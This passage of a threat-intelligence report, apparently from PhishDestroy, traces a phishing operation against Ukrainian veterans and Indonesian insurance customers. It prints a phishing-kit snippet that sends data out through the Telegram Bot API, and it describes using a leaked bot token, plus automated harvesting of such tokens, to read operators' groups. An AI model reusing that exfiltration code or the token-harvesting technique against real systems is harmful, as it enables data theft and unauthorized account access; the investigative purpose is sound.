
Cloudflare proxying conceals the origin server, but PhishDestroy's infrastructure analysis pipeline resolved the true origin IP: `45.131.214[.]148` , hosted at RapidSeedbox / LeaseWeb in the Netherlands.

A critical detail: `dopomogvoina[.]sbs` is proxied through Cloudflare , hiding its origin IP. But our system also tracks `hlpforvpeople[.]sbs` — a related domain registered through the same NICENIC registrar with matching patterns. That domain is NOT behind Cloudflare , exposing its origin IP directly: `45.131.214[.]148` .

Connecting to this IP directly — without a `Host` header — revealed something unexpected: a completely different phishing site . Instead of Ukrainian military aid, the default vhost served "HealthCare ID" , an Indonesian health insurance phishing operation. Same server, completely different victims, completely different country.

Same Server, Same Operators, Different Victims

- Project 1: Ukrainian military aid → steals banking credentials from veterans
- Project 2: Indonesian health insurance → steals healthcare credentials from citizens
- Same Express.js stack, same WebSocket real-time control panel
- Same BT-Panel (宝塔) server management interface
- Second project's C2 domain: `rezervtemka[.]cc` — a known phishing panel identified in PhishDestroy's threat database
- Russian-language comments in the Indonesian project's source code confirm the same CIS-based developers



Screenshot 12 — Two parallel phishing operations sharing the same origin server: Ukrainian military aid (dopomogvoina) and Indonesian health insurance (HealthCare ID).

The Indonesian phishing template is a known kit tracked in PhishDestroy's threat intelligence database . We've seen variants of this exact template deployed across Southeast Asia — targeting Indonesian, Thai, and Vietnamese financial institutions. The operators simply swap country-specific templates while reusing the same backend infrastructure.

Indiscriminate Criminals

This is the reality of modern phishing operations: the operators don't care who they steal from . Ukrainian veterans seeking military aid, Indonesian workers buying health insurance — the target changes with whatever template generates the most revenue. The same Russian-speaking operators run both campaigns simultaneously from the same server, switching between victims in different countries like changing TV channels. Today it's Ukrainian banks. Tomorrow it could be Israeli banks — as Bonya already asked about in March 2026.

Section 5: The config.json That Exposed Everything

Here's how a single misconfigured file unraveled the entire operation — step by step.

After identifying the origin server's second project, PhishDestroy's JS Analyzer — our automated JavaScript intelligence tool — was pointed at the Indonesian phishing site's bundle at `https://45.131.214[.]148/assets/index-ZMQxHb_h.js` . The analyzer extracted all API endpoints, external URLs, and configuration paths from the 335KB JavaScript file. Among the findings:

- Five API endpoints at `rezervtemka[.]cc` — the C2 panel for credential verification
- A WebSocket connection to `wss://rezervtemka[.]cc`
- Facebook Pixel integration for victim tracking
- A reference to `/config.json` — loaded at runtime for Telegram bot configuration

Following this lead, we fetched `/config.json` from the origin IP. The file was accessible without any authentication — sitting in the webroot, readable by anyone:

```
async function loadConfig() {
  const response = await fetch('/config.json');
  // ...
}
async function sendNotification() {
  const cfg = await loadConfig(); await fetch(`https://api.telegram.org/bot${cfg.bot_token}/sendMessage`, { method: 'POST', body: JSON.stringify({ chat_id: cfg.chat_id, text: message })
  });
}

The `/config.json` file was accessible directly from the origin IP — no authentication, no access control, just a plain JSON file sitting in the webroot :

{
  "bot_token": "8724623843:AAFXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX",
  "chat_id": "-100XXXXXXXXXX"

A Telegram bot token is both username and password. Whoever has the token can make API calls as that bot. The operators left theirs in a publicly accessible file. Six API calls later, we had everything:

getMe — Bot identity: "MonettiCRM" (`@MonettiCRM_bot`) getChat(chat_id) — Group name: "Idr card" with an active invite link getChatAdministrators — 3 administrators, including the group creator getChat(creator_id) — Creator: `@monettiescobar` , Telegram Premium, business profile, timezone UTC+3 getChat(admin2_id) — Second admin: empty profile, suspected alt account getChatMemberCount — 5 total members in the operator group


Screenshot 13 — The complete OSINT chain: from exposed config.json to full operator identification in 6 API calls.

From a single misconfigured file to full operator identification in six HTTP requests. No exploits, no unauthorized access — just standard Telegram Bot API calls using a token the operators themselves left exposed.

Section 6: The Operators

A Note on Criminal Creativity

What follows is a masterclass in terrible alias choices. We have MONETTI ESCOBAR — because nothing says "low profile" like naming yourself after history's most famous drug lord. Then there's Bonya , also known as PapaZakonVor (literally "Daddy-Thief-by-Law" — a wannabe reference to Russian criminal hierarchy), Boa , and bubullikk . And finally Devoys , whose handle `@devosus` reads suspiciously like "dev ops us" — a developer who put his job title in his username. These are the people who thought they could outsmart automated threat intelligence. Spoiler: they couldn't.



Screenshot 14 — The "Idr card" Telegram operator group, exposed through the leaked bot token.

MONETTI ESCOBAR — The Boss

MONETTI maintains strict operational security — only 10 public messages across 2 groups. But the groups tell the story: TraFFeeQ Chat (traffic arbitrage for fraud), Medusa Google Ads (black-hat Google Ads), and a Deepfakes channel . His Telegram business profile lists "Есть предложение" ("Have a proposition") — openly advertising services. The UTC+3 timezone (matching Moscow/Minsk/Kyiv) and 24/7 business hours confirm a CIS-based operation running around the clock.

Bonya — The Careless One

Unlike MONETTI's careful OPSEC, Bonya (former alias: PapaZakonVor — roughly "DaddyThiefByLaw") left a massive digital trail — 261 messages across 12 underground groups . His chat history reads like a criminal CV:

Bonya's Own Words (translated from Russian)

- "фиши под 2.0 ток" → "Only phishing for [bank security] 2.0" — discussing phishing kit compatibility with newer bank security systems
- "Хороших дропов тяжело найти" → "Good money mules are hard to find" — sourcing accomplices for cash-out
- "Пошли в кц ко мне работать" → "Come work in my call center" — recruiting operators
- "а есть тут люди кто с банками израиля работал?" → "Anyone here who's worked with Israeli banks?" — expanding to new targets (March 2026)
- "Логов по финке чет не вижу особо" → "Don't see many finance logs" — discussing stolen credential quality
- "Если 1 прокси 1-2 банка ток" → "One proxy for only 1-2 banks" — discussing operational security for bank fraud
- "у нее картку зажевал банкомат" → "Her card got eaten by the ATM" — a money mule stole ₴60,000 from them, claiming the ATM ate the card. Even criminals get scammed by their own accomplices.

His group memberships paint a complete picture: CryptoGrab (crypto wallet drainers), STYX Market (underground marketplace for stolen data), Raven CC checker (credit card validation tools), EMPIRE CHAT and Phoenix Solution (fraud coordination). This is not a one-time offender — this is someone embedded in the cybercrime ecosystem.

Devoys — The Developer

The technical backbone of the operation. Minimal public footprint by design — when the group was breached, Bonya explicitly called on him: "@devosus подумай над защитой пока нам жопу не порвали" — "@devosus think about defense before we get our asses busted." His sarcastic response to the breach — "когда в интерпол" ("when to interpol") — suggests this isn't their first close call.

Behavioral Analysis: 261 Messages Decoded

PhishDestroy's OSINT pipeline collected and translated all 261 public messages from Bonya across 12 underground Telegram groups (June 2024 — March 2026). Machine translation via DeepL API with manual context correction. The messages reveal a complete operational profile — categorized below by criminal activity type.

Message Distribution: 261 messages across 12 groups

Psychological Profile: Bonya
The 261-message corpus reveals a mid-tier cybercriminal with diversified operations: banking phishing, money mule networks, Facebook ad fraud, crypto draining, and credit card checking. Key traits:

- Operational carelessness — 261 messages across public groups using a single account. Multiple aliases (PapaZakonVor → Boa → Bonya) suggest awareness of OPSEC but failure to practice it
- Recruitment mindset — actively invites people to "work at my call center" and sells operational knowledge for cash
- Victim indifference — discusses Ukrainian, European, Israeli, and American targets with equal detachment. Geography is just a variable in the fraud equation
- Trust issues — was betrayed by his own money mule for ₴60K. Ironically mirrors the distrust he creates in his victims
- Expansion-driven — as recently as March 2026, actively seeking new banking markets (Israel), suggesting the Ukrainian phishing is just one of many concurrent operations

Editor's note: Bonya feels it coming. Let's suppose he's Russian and considers scamming Ukraine "patriotic." Then what about Indonesia — a BRICS partner since October 2024 (Kazan summit)? Is it also patriotic to steal from your allies' citizens? CIS scammers are equal-opportunity thieves with zero intelligence and zero loyalty. Read our other investigations where we've documented cases of prosecution for similar operators — the ending is always the same.

The group was deleted within minutes. Bonya's parting acknowledgment — "+" — and Devoys confirming "yeah" tell the whole story: they knew they were exposed, and their only move was to destroy the evidence. But by then, the data had already been captured.

Note Bonya's revealing comment: "We also got hit on the Ukrainian bot" — confirming both projects (Ukrainian + Indonesian) share the same operator team, and this wasn't the first time their infrastructure was compromised.

How This Was Possible: PhishDestroy's Bot Intelligence Network

This investigation was conducted entirely by automated systems . PhishDestroy's pipeline doesn't just detect phishing domains — it infiltrates the operator infrastructure behind them.

2,000+
Telegram Bots Harvested
Active
Some Bots Still Monitored
Since 2024
Collection Running
When phishing kits expose Telegram bot tokens — as this one did through `config.json` — our system automatically harvests them, maps operator groups, extracts member lists, and archives message histories. Over 2,000 bots have been collected this way since 2024. Some are still active, and we enjoy watching criminals operate in real time — because the ending is already written.

Even operators who delete their accounts or wipe their groups are too late. By the time they panic, we already have everything — message archives, profile data, group memberships, connected bots. Deletion changes nothing. The data existed, and now it exists in our database.

"Жди Меня" — Scammer Edition
This case is not unique — it's a showcase of systematic negligence by NiceNIC that we decided to present as an example of "mega hackers." As "Типичный Мошенник" correctly pointed out: there's a difference between hackers and scammers — intelligence . These operators are neither hackers nor smart.

PhishDestroy's systems automatically collect evidence like this across thousands of domains — harvesting bots, archiving operator communications, mapping infrastructure. This particular case was simply too absurd not to publish. The phishing kit is commodity-grade, the OPSEC is nonexistent, and the operators panic-deleted their group within minutes of discovery.

We are building a system that will display verified operator identities directly on domain report pages — from scammer to victim, like the Russian TV show "Жди Меня" (Wait for Me), but in reverse. It's been running in closed mode since 2024. Many operators are already identified — including those who deleted their accounts. We're just deciding the most interesting way to present it. Stay tuned.

Related Domains

Our analysis identified a second domain — `hlpforvpeople[.]sbs` — registered through the same registrar with matching infrastructure patterns. Both domains are documented in our database:

- PhishDestroy Report: dopomogvoina[.]sbs
- PhishDestroy Report: hlpforvpeople[.]sbs

Registrar Non-Compliance: NICENIC International
NICENIC International Group Co., Limited (Hong Kong) has received multiple detailed abuse reports from PhishDestroy regarding both `dopomogvoina[.]sbs` and `hlpforvpeople[.]sbs` . At the time of publication — 5 days after the first report — no action has been taken. Both domains remain fully operational.

This is not an isolated case. NICENIC is a recurring problem in our investigations. The registrar's abuse contact (`abuse@nicenic.net`) consistently fails to respond to evidence-packed phishing reports. Despite being an ICANN-accredited registrar bound by the Registrar Accreditation Agreement (RAA §3.18), NICENIC operates with apparent impunity.

NICENIC maintains a Russian-language presence, sells `.ru` domains at premium prices (~$200), and communicates with clients through VK and Telegram — platforms popular among Russian-speaking audiences. Their client overlap with underground communities raises serious questions about whether the registrar's non-response to abuse reports is negligence or a deliberate business strategy.

This investigation was published in part because of NICENIC's prolonged inaction . When registrars refuse to act on phishing abuse, public exposure becomes the only remaining accountability mechanism.

Key Takeaways

- Automation is the only way to keep pace. Phishing kits are deployed and weaponized within hours. Manual review cannot scale to match.
- Operators make mistakes. An exposed config file on a secondary project unraveled an entire multi-national phishing operation. Perfect OPSEC is hard to maintain across every project.
- Social engineering evolves with the news cycle. War, humanitarian aid, and government programs are increasingly exploited for phishing lures because they target people in distress who are less likely to question legitimacy.

- Infrastructure reuse is the norm. One server, two phishing projects, two countries, same operators. Mapping infrastructure connections reveals far more than analyzing a single domain in isolation.
